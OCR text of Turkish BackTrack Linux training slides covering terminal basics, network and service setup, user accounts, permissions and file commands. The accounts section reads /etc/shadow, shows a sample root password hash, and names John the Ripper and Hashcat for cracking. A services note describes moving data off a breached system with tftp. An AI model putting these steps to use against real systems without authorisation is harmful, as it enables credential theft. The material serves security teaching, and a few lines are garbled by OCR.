
```
root@bt: /
File  Edit  View  Terminal  Help
root@bt:/# ls -l /
total 112
drwxr-xr-x   2 root root  4096 2012-03-01 08:11 bin
drwxr-xr-x   3 root root  4096 2012-03-01 08:46 boot
drwxr-xr-x   2 root root  4096 2011-03-05 11:41 cdrom
drwxr-xr-x  15 root root  4560 2012-04-22 18:59 dev
drwxr-xr-x 141 root root 12288 2012-04-22 20:29 etc
drwxr-xr-x   2 root root  4096 2011-03-05 15:40 home
lrwxrwxrwx   1 root root    21 2012-03-01 08:11 initrd.img -> boot/initrd.img-3.2.6
drwxr-xr-x  26 root root 12288 2012-03-01 08:11 lib
drwx------   2 root root 16384 2011-03-05 11:40 lost+found
drwxr-xr-x   4 root root  4096 2012-03-01 08:38 media
drwxr-xr-x   3 root root  4096 2012-03-01 08:38 mnt
drwxr-xr-x  12 root root  4096 2012-02-28 09:12 opt
drwxr-xr-x  26 root root  4096 2012-02-23 23:37 pentest
dr-xr-xr-x 118 root root     0 2012-04-22 18:59 proc
drwx------  20 root root  4096 2012-04-22 19:53 root
drwxr-xr-x   2 root root 12288 2012-03-01 08:37 sbin
drwxr-xr-x   2 root root  4096 2009-12-05 16:55 selinux
drwxr-xr-x   4 root root  4096 2011-05-10 03:42 share
drwxr-xr-x   3 root root  4096 2011-07-12 06:59 srv
drwxr-xr-x  12 root root     0 2012-04-22 18:59 sys
drwxrwxrwt  10 root root  4096 2012-04-22 19:47 tmp
drwxr-xr-x  12 root root  4096 2011-05-10 03:41 usr
drwxr-xr-x  16 root root  4096 2011-06-08 09:16 var
lrwxrwxrwx   1 root root    18 2012-03-01 08:11 vmlinuz -> boot/vmlinuz-3.2.6
root@bt:/#
```

Pentest Dizini




Hostname

- Makine adını "*hostname*" komutu ile öğrenebilir ve değiştirebiliriz.




- **Exit** komutu ile terminal kapatılır. **Ctrl + Alt + T** komutu ile terminal tekrardan açıldığında hostname değişmiş olacaktır.

Network Ayarları




ifconfig komutu; mevcut ethernet ve/veya wireless kartlarının bilgilerini ekrana getirir.

Network Ayarları



- **ifconfig** eth1 10.10.10.2 netmask 255.255.0.0komutu ile Eth1 ağ arabirimine elle IP adresi verebilirsiniz.
- **ifconfig eth1**; komutu ile tüm ağ arabirimlerinin yerine, belirtilen ağ arabiriminin bilgilerini ekrana getirir.

Network Ayarları




- **dhclient eth1** komutu ile eth1 isimli ağ arayüzü için **dhcp** servisinden ip talep edilir.

Servisler

- Backtrack bir güvenlik dağıtımı olmasına rağmen üzerinde klasik Linux dağıtımlarında bulunabilecek bazı servisleri içermektedir.
- Bunların amacı çeşitli güvenlik testlerinde ek bileşen olarak kullanabilmektir.
  - Mesela bir sisteme sızma denemesi gerçekleştirildi ve başarıldı. Sızılan sistemden tftp ile veri alınması gerekiyor. Bu durumda Bakctrack üzerinde tftp servisi çalıştırılarak gerekli bilgiler sunucudan kolaylıkla transfer edilebilir.

Web Servisinin Başlatılması

- Apache httpd servisini başlatmak için;
- *# service apache2 start*
- *# /etc/init.d/apach2 restart*



- Her iki komutta web servisini başlatmak, durdurmak veya restart etmek için kullanılabilir.

SSH Servisinin Başlatılması

- İlk olarak, ssh anahtarları oluşturulur
  - **sshd-generate**
- Servisi çalıştırmak için aşağıdaki komutlar kullanılabilir.
  service ssh start
  veya
  /etc/init.d/ssh start
- Bu işlemler grafik arabirimdeki menüler aracılığı ile de yapılabilir.

SSH Servisi Başlatma Sorunu

- /etc/init.d/ssh start

  Could not load host key: /etc/ssh/ssh_host_dsa_key
  Could not load host key: /etc/ssh/ssh_host_rsa_key

- Üstte ki hatayı alıyorsanız aşağıda ki komutları çalıştırmalısınız.

  ssh-keygen -t dsa -f /etc/ssh/ssh_host_dsa_key
  ssh-keygen -t rsa -f /etc/ssh/ssh_host_rsa_key

Komut Satırı Araçlarının Kullanımı

- Backtrack'i araçlarını grafik arabirimden kullanabileceğiniz gibi komut satırından da çalıştırabilirsiniz.
- Mesela Wireless kategorisindeki aircrack-ng programını çalıştırmak için;


  # cd /pentest/wireless/aircrack-ng/
  # ./aircrack-ng

Kullanıcı Hesapları Dosyaları

- Linux işletim sisteminde kullanıcı bilgileri /etc/passwd dosyasında tutulmaktadır.
- Gruplar hakkındaki bilgiler /etc/group dosyası içerisinde bulunmaktadır.
- /etc/shadow dosyası, kullanıcı şifrelerinin hash'lerinin bulunduğu dosyadır.
- /etc/passwd'i tüm kullanıcılar görebilir.
- /etc/shadow dosyasını sadece root görebilir .

/etc/passwd

```
# ls -lah /etc/passwd
-rw-r--r-- 1 root root 1.4K 2011-10-23 10:38

# cat /etc/passwd
```



Terminal Serisi – 1 kısmında anlatılan komutlar ile **passwd** dosyasının içeriği ekrana yazılmıştır.


/etc/passwd dosya formatı

bga:x:11807:100:Bilgi Güvenliği Akademisi:/user/bga:/bin/sh

kullanıcı_ismi:şifre:user_id:group_id:gecos(kullanıcının kişisel bilgileri):kullanıcı_dizini:kabuk

/etc/group

```
# ls -lah /etc/group
-rw-r--r-- 1 root root 777 2012-02-03 16:54

# cat/etc/group
-rw-r--r-- 1 root root 777 2012-02-03 16:54
```



/etc/group Dosya Formatı


grup_ismi:grup_şifresi:grup_id:üye

root:x:0:bga

/etc/shadow

```
# ls -lah /etc/shadow
-rw-r----- 1 root shadow 1.1K 2012-02-03 16:56
```

```
# cat /etc/shadow
```



/etc/shadow Dosya Formatı

kullanıcı_ismi:şifre:sp_lastchg:sp_min:sp_max:sp_warn:sp_inact:sp_expire:sp_flag

```
root:$6$TBYsLimb$/25lp7/UZzjI124JKgHVrg7yVQc.YWF2TPhe25WSaNjcqilbTO/Cndg.CSIr7shka4TxHwzUP2DTvmssVptLJ/:15400:0:99999:7::
:
```


/etc/shadow Dosya Formatı

- **sp_lastchg:** Kullanıcının şifresini değiştirdiği en son zaman bilgisini saklar.
  1 ocak 1970 tarihinden itibaren kaç gün olduğu bilgisi

- **sp_min:** Kullanıcının şifresini değiştirebilmesi için geçmesi gereken minimum zamandır.
  Eğer -1 değeri varsa herhangi bir zaman değiştirilebilir

- **sp_max:** Kullanıcı şifresini kullanabileceği azami gün sayısıdır.
  999999 değeri varsa herhangi bir kısıtlama söz konusu değildir

/etc/shadow Dosya Formatı

- **sp_warn:** Şifrenin geçerliliğinin dolmadan kaç gün önce uyarı verileceğini bildirir.
  -1 değeri varsa herhangi bir uyarı verilmez
- **sp_inact:** Şifre geçerliliği dolduktan sonra kaç gün içerisinde kullanıcı hesabının pasifleştirileceği bilgisidir.
  -1 değeri varsa pasifleştirilme yapılmaz
- **sp_expire:** Kullanıcı hesabının sona ereceği gün bilgisidir.
  1 ocak 1970 tarihinden sonra kaç gün olduğunu gösterir
- **sp_flag:** Sonradan kullanım için düşünülen ve şuan aktif olmayan bir bölümdür

Parola Güvenlik Testleri

- Linux sistemler tuzlu hash kullandığından klasik parola kırma araçları ile bulunamaz
- John The Ripper ve Hashcat gibi araçlar kullanarak Linux sistemlerin parola güvenliği test edilebilir.
- Kullanılan şifreleme/hash algoritmasının gücüne göre kırma hızı ters orantılı değişecektir.

Sistem Yeni Kullanıcı Ekleme

- Useradd veya adduser komutları kullanılabilir
- Useradd
  useradd [kullanıcı_ismi]
- -G parametresi ile eklenecek olan kullanıcının grubu da belirtilebilir.
  useradd -g [grup_ismi] [kullanıcı_ismi]

Sistem Yeni Kullanıcı Ekleme

- Sistemdeki kullanıcılara parola vermek için passwd komutu kullanılır

  Örnek: passwd muhasebe, passwd bga
- Normal kullanıcılar parola değiştirirken

  Öncelikle eski parolayı girmeleri beklenir
- Root kullanıcısı parola değiştirirken

  Herhangi ek bir soru sorulmaz

Normal kullanıcı parolasını değiştirme

```
sh-4.1$ passwd bga
Changing password for bga.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

```
root@bt:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Root kullanıcısının parolasını değiştirme

Sistem Kullanıcı Silme

- Userdel ve deluser komutları kullanılabilir
- Userdel
  userdel [kullanıcı_ismi]
- -r parametresi vasıtasıyla kullanıcıya ait dizinde silinebilir.
  userdel -r [kullanıcı_ismi]

```
# userdel -r bga
# cat /etc/passwd | grep "bga"
```

"bga" kullanıcısı ve kullanıcıya ait dizin sistemden kaldırılmıştır.

Linux Parola Güvenliği

- Linux dağıtımlarında sistem hesaplarının parolaları /etc/shadow dosyasında hash+salt şeklinde saklanır.
- Salt(tuz) her seferinde değişken olarak atanan bir değerdir, bu şekile aynı parolayı iki kere girildiğinde hash değerleri farklı çıkacaktır.
- Parola formatı
  root:6GkfJ0/H/$IDtJEzDO1vh8VyDG5rnnLLMXwZl.ciku
  lTg4wtXjq98Vlcf/PA2D1QsT7VHSsu46B/od4IJlqENMtc8d
  SpBEa1

Linux Parola Güvenliği

- **root:** kullanıcı adı
- ilk $ ile ikinci $ arasındaki sayı hangi şifreleme/hash algoritmasının kullanıldığını belirtir. Buradaki değer
  - 1 ise MD5
  - 2a ise Blowfish (OpenBSD)
  - 5 ise SHA256
  - 6 ise SHA512 kullanılmış demektir.
- İkinci $ ile üçüncü $ arasındaki karakterler parolanın önceden hazırlanmış hash değerleri(rainbow table) kullanılarak yapılacak kırma deneyimlerini zorlaştırma amaçlıdır
  - Salt değeri olarak bilinir.

Linux Dosya Sistemi

- Linux'da Dosya Kavramı
- Dosya/Dizin Hiyerarşisi
- Dosya ve Dizin İşlemleri
- Dosya İzinleri
- Suid bit Kavramı

Linux'da Dosya Kavramı

- Linux işletim sisteminde herşey bir dosyadan oluşur.
  - Ses kartı
  - USB Disk
  - Ethernet karı sürücüsü
  - Çalıştırılabilir komutlar
  - Mp3 dosyası
- Dosyalar çeşit çeşittir.
  - İkili dosyalar
  - Text dosyalar
  - Karakter dosyalar
  - Bağlantı dosyaları(link)

Dosyalar

- Linux'da uzantıya gerek yoktur(.exe, .msi gibi)
- Standartlaşma için .rpm, .deb, .sh gibi uzantılar kullanılır
- Dosya/dizin isimleri "case sensitive" dir.Büyük küçük harfe duyarlı.
  - Text != text != texT
- Dosya ismi nokta ile başlıyorsa gizli dosyadır.

Dosya/Dizin Hiyerarşisi

- Linux işletim sistemlerinde dosyalar hiyerarşik bir yapıyla oluşturulmuştur.
- Hiyerarşik olarak en üst olan dosya root dosyasıdır,"/" ile belirtilir.
- Linux işletim sistemlerinde, dosya isimlendirilmesi yapılırken alfabetik karakterler, alt cizgi "_", rakam, nokta, virgül kullanılabilmektedir.
- Kullanılmayan karakterler "*,?" olarak belirtilmiştir.
- Dosyaların çalıştırılabilmesi Linux işletim sistemlerinde uzantıya bakılmaz
  - Dosya izinlerinden çalışacak dosya ayarının yapılmasıyla her dosya çalıştırılabilir.
  - chmod +x dosya ; ./dosya

Linux Dizin Yapısı

- Root Dizini
  - Root dizini bütün dosyaları bünyesinde barındırır.
  - ‘/’ dizini ile ‘/root’ aynı değildir.
  - ‘/root’ dizini, root kullanıcısına ait dizindir

Linux Dizin Yapısı

- /bin : Kullanıcı ve sistem yöneticisine ait çalıştırılabilir dosyaları barındırır.
- /dev : Donanımlara erişebilmek için gerekli dosyaları barındırır.
- /etc : Sistem konfigürasyonları için gerekli dosyaları barındırır.
- /lib : Sistem kütüphanelerini barındırır.
- /sbin : Sistem yöneticisine ait çalıştırılabilir dosyaları barındırır.

Linux Dizin Yapısı

- /home : Kullanıcılara ait dizindir.
- /mnt : Sisteme dışarıdan bağlanacak olan donanım aygıtlarının, bağlantı noktalarını belirten dizindir.
- /root : Bir sistemde en yetkili kullanıcı olan "root" kullanıcısına ait dizindir.
- /tmp : Geçici dosyaların yer aldığı dizindir.
- /usr : Paylaşılan dosyaların barındığı dizindir. Burada çalışabilen dosyalar bulunmakla beraber, döküman ve programlara ait dosyalar da yer almaktadır.
- /var : Sistem ve programlara ait log mesajları, email gibi mesajların bulunduğu dizindir.
- /proc : Sistem hakkında gerekli bilgilerin bulunduğu sanal dizindir.

Dosya Dizin İşlemleri

- Dosya ve dizinler
  - Sıfırdan oluşturulabilir
  - Silinebilir
  - Değişiklik yapılabilir
  - Listenelebilir
  - Dosya taşıma ve kopyalama yapılabilir
- Hakları değiştirilebilir
  - Sahibi ve grubu
- İzinleri değiştirilebilir
  - Herkese okuma hakkı ver … gibi

Dosya İzinleri

- Her dosyanın
  - Bir sahibi vardır
  - Bir grubu vardır
  - Sahibi , grubu ve diğerleri olmak üzere erişim izni vardır
  - Bir dosya oluşturulurken default izinleri umask değeri ile belirtilir.

Dosya İzinleri

- Her Kullanıcının:
  - UID (login ismi), gid (login grubu) ve diğer gruplara üyeliği vardır
    - UID kimliğinizi gösterir(Kullanıcı ve ID numarası)
    - GID (Grup adı ve numarasını gösterir

Dosya İzinleri


- Linux üç çeşit dosya izni kavramına sahiptir
  - Read – Dosya/Dizinlerin okunabilmesi amaçlı kullanılır. Dizinlerde listeleme özelliği olarak kullanılır.
  - Write – Yeni bir dosya ya da dizin oluşturmak için kullanılır
  - Execute – Dosya çalıştırma ya da dizine giriş hakkı için kullanılır.

Sayısal Olarak Dosya İzinleri

- Örnek
  - chmod 777 dosya_ismi
- 7 sayısının bit değeri (111).
  - 0: 000 -> ---
  - 1: 001 -> --x
  - 2: 010 -> -w-
  - 3: 011 -> -wx
  - 4: 100 -> r--
  - 5: 101 –> r-x
  - 6: 110 -> rw-
  - 7: 111 -> rwx

Dosya İzinleri

- Dosya izinlerini detaylı izleme: ls –l komutu



Dosya İzinleriyle Oynama

- Dosya/klasör İzinlerinde değişiklik yapmaya yarayan komut.

  Genelde sayısal değerlerle yapılır

  4=okuma

  2=yazma

  1=Çalıştırma

#chmod 777 bga.txt


```
chmod 755 file          # Owner=rwx   Group=r-x    Other=r-x
chmod 500 file2         # Owner=r-x   Group=---    Other=---
chmod 644 file3         # Owner=rw-   Group=r–     Other=r--

chmod +x  file          # Dosyaya herkes için çalıştırma(x) hakkı verir
chmod o-r file          # Diğerlerinden read hakkını kaldır
chmod a+w file          # Herkes için write hakkı ver
```


Dosya İzinleriyle Oynama

- Örnek 2:
  - chmod u+x,g+w,o-r dosya_ismi
- U: kullanıcı
- G: grup
- O: diğerleri
- (+): özellik ekler
- (-): özellik siler

Dosya İzinleri

- Dosya izinlerini detaylı izleme: ls –l komutu



Terminal Serisi - 2

- Temel Linux Kullanımı bölümünde ki terminal komutlarının devamıdır.

mv Komutu


Dosya ve klasör isimlerini değiştirmek veya taşımak için kullanılan komut.

-f : Bu seçenek vasıtasıyla yapılacak işlem force edilir. Kullanıcıya herhangi soru sorulmaz.

-i : interaktif çalışma

-u : Kaynak dosyanın hedef dosyadan daha güncel olduğu veya hedef dosyanın bulunmadığı durumlarda kopyalama yapılır

```
root@BGA:~# ls -l
total 8
drwxr-xr-x 2 root root 4096 2012-04-24 18:56 BGA
drwxr-xr-x 3 root root 4096 2012-04-24 17:26 Desktop
root@BGA:~# mv BGA Mehmet
root@BGA:~# ls -l
total 8
drwxr-xr-x 3 root root 4096 2012-04-24 17:26 Desktop
drwxr-xr-x 2 root root 4096 2012-04-24 18:56 Mehmet
root@BGA:~#
```




cp Komutu

Dosya/klasör kopyalamak için kullanılır.


-r parametresiyle dizin içeri-Sindeki her şeyi taşır.

```
root@BGA: ~
File  Edit  View  Terminal  Help
root@BGA:~# ls -l
total 8
drwxr-xr-x 2 root root 4096 2012-04-24 19:01 BGA
drwxr-xr-x 4 root root 4096 2012-04-24 19:02 Desktop
root@BGA:~# ls -l BGA/
total 0
-rw-r--r-- 1 root root 0 2012-04-24 19:01 mehmet.txt
root@BGA:~# cp BGA/mehmet.txt Desktop/
root@BGA:~# ls Desktop/
BGA.txt  CTF.txt  mehmet.txt  sqlmap  Yeni
root@BGA:~#
```

-p parametresi taşıma esnasında dosyaların haklarını da korur.




rm Komutu




- Dosya/klasör silmek için kullanılır.
- Klasörleri veya iç içe klasörlerin bulunduğu her şeyi silmek için **–r** parametresini kullanabilirsiniz.


touch Komutu




- İçi boş bir metin dosyası oluşturmak.



mkdir Komutu




- Klasör oluşturmak için kullanılan komut.




chown Komutu


Dosya ve klasör haklarını değiştirmek için kullanılır.




find Komutu

Arama komutu.





find Komutu



find Komutu

```
root@BGA:~# find /tmp/ -type d
/tmp/
/tmp/VMwareDnD
/tmp/orbit-root
/tmp/.ICE-unix
/tmp/ssh-zIXAjf1502
/tmp/vmware-root
/tmp/.X11-unix
/tmp/pulse-VtegueKmWnoG
/tmp/keyring-hqL5CW
root@BGA:~#
```

-type f ise file yani dosyaları getirir.

-print ise hem klasör hem dosyaları getirir.

find /root/Desktop/ -type d

- Komut
- Hangi dizin içinde arama yapılacak.
- Nesne türüne göre aranacak.
- Directory, yani klasör olanları getir.

tar Komutu

tar yazılımı ile dosya sıkıştırma işlemleri yapılır –Winrar gibi-


```
root@BGA:~# tar czvf mehmet.tar.gz Desktop/Yeni/
Desktop/Yeni/
Desktop/Yeni/mehmet.txt
Desktop/Yeni/mehmet3.txt
Desktop/Yeni/mehmet1.txt
Desktop/Yeni/mehmet2.txt
root@BGA:~# tar czf mehmet1.tar.gz Desktop/Yeni/
